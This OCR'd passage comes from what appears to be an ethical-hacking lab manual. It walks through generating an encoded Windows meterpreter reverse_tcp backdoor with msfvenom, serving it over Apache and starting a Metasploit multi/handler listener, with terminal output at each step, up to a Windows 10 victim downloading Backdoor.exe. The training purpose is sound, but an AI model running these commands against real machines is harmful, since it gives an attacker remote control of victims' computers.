
10. Now, you need to share **Backdoor.exe** with the target machine (in this lab, **Windows 10**).
11. In the previous lab, we created a directory or shared folder (**share**) at the location (**/var/www/html**) and with the required access permission. We will use the same directory or shared folder (**share**) to share **Backdoor.exe** with the victim machine.
12. Type **cp /root/Desktop/Backdoor.exe /var/www/html/share/** and press **Enter** to copy the file to the share folder.
13. To share the file, you need to start the Apache server. Type the command **service apache2 start** and press **Enter**.


Applications Places System
Mon Aug 24, 09:42
Parrot Terminal
File Edit View Search Terminal Help
[attacker@parrot]-[~]
$sudo su
[sudo] password for attacker:
[root@parrot]-[/home/attacker]
#cd
[root@parrot]-[~]
#msfvenom -p windows/meterpreter/reverse_tcp --platform windows -a x86 -e x86/shikata_ga_nai -b "\x00" LHOST=10.10.10.13 -f exe > Desktop/Backdoor.exe
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 381 (iteration=0)
x86/shikata_ga_nai chosen with final size 381
Payload size: 381 bytes
Final size of exe file: 73802 bytes
[root@parrot]-[~]
#cp /root/Desktop/Backdoor.exe /var/www/html/share/
[root@parrot]-[~]
#service apache2 start
[root@parrot]-[~]
#

14. Now, type the command **msfconsole** and press **Enter** to launch Metasploit.
15. Type **use exploit/multi/handler** and press **Enter** to handle exploits launched outside of the framework.
16. Now, issue the following commands in msfconsole:
    - Type **set payload windows/meterpreter/reverse_tcp** and press **Enter**
    - Type **set LHOST 10.10.10.13** and press **Enter**
    - Type **show options** and press **Enter**; this lets you know the listening port


Applications Places System
Mon Aug 24, 09:45
Parrot Terminal
File Edit View Search Terminal Help
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.10.10.13
LHOST => 10.10.10.13
msf6 exploit(multi/handler) > show options
Module options (exploit/multi/handler):
Name Current Setting Required Description
Payload options (windows/meterpreter/reverse_tcp):
Name Current Setting Required Description
EXITFUNC process yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST 10.10.10.13 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
Exploit target:
Id Name
0 Wildcard Target
msf6 exploit(multi/handler) >

17. ☐ To start the handler, type **exploit -j -z** and press **Enter**.


Applications Places System
Mon Aug 24, 09:21
Parrot Terminal
File Edit View Search Terminal Help
dB' dBP dB'.BP
dBP dBBBB' dBP dB'.BP dBP dBP
--o-- dBP dBP dBP dB'.BP dBP dBP
dBBBBP dBP dBBBBP dBBBBP dBP dBP
To boldly go where no
shell has gone before
=[metasploit v6.0.0-dev]
+ -- --=[2052 exploits - 1108 auxiliary - 345 post]
+ -- --=[566 payloads - 45 encoders - 10 nops]
+ -- --=[7 evasion]
Metasploit tip: Display the Framework log using the log command, learn more with help log
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.10.10.13
LHOST => 10.10.10.13
msf6 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
[*] Started reverse TCP handler on 10.10.10.13:4444
msf6 exploit(multi/handler) >

18. Click Windows 10 to switch to the **Windows 10** machine.
19. Open any web browser (here, **Mozilla Firefox**). In the address bar place your mouse cursor, click http://10.10.10.13/share and press **Enter**. As soon as you press enter, it will display the shared folder contents, as shown in the screenshot.
20. Click **Backdoor.exe** to download the file.

Index of /share


Name	Last modified	Size	Description
Parent Directory		-	
Backdoor.exe	2020-08-24 09:41	72K	
BadDoc.docm	2020-08-24 02:51	153K	
Exploit.exe	2020-08-24 07:59	72K	
Test.exe	2020-08-24 00:47	72K	
malicious_payload.exe	2020-08-24 02:06	245K	

Apache/2.4.46 (Debian) Server at 10.10.10.13 Port 80


21. Once you click on the **Backdoor.exe** file, the **Opening Backdoor.exe** pop-up appears; select **Save File**.

Make sure that both the **Backdoor.exe** and **secret.txt** files are stored in the same directory (here, **Downloads**).

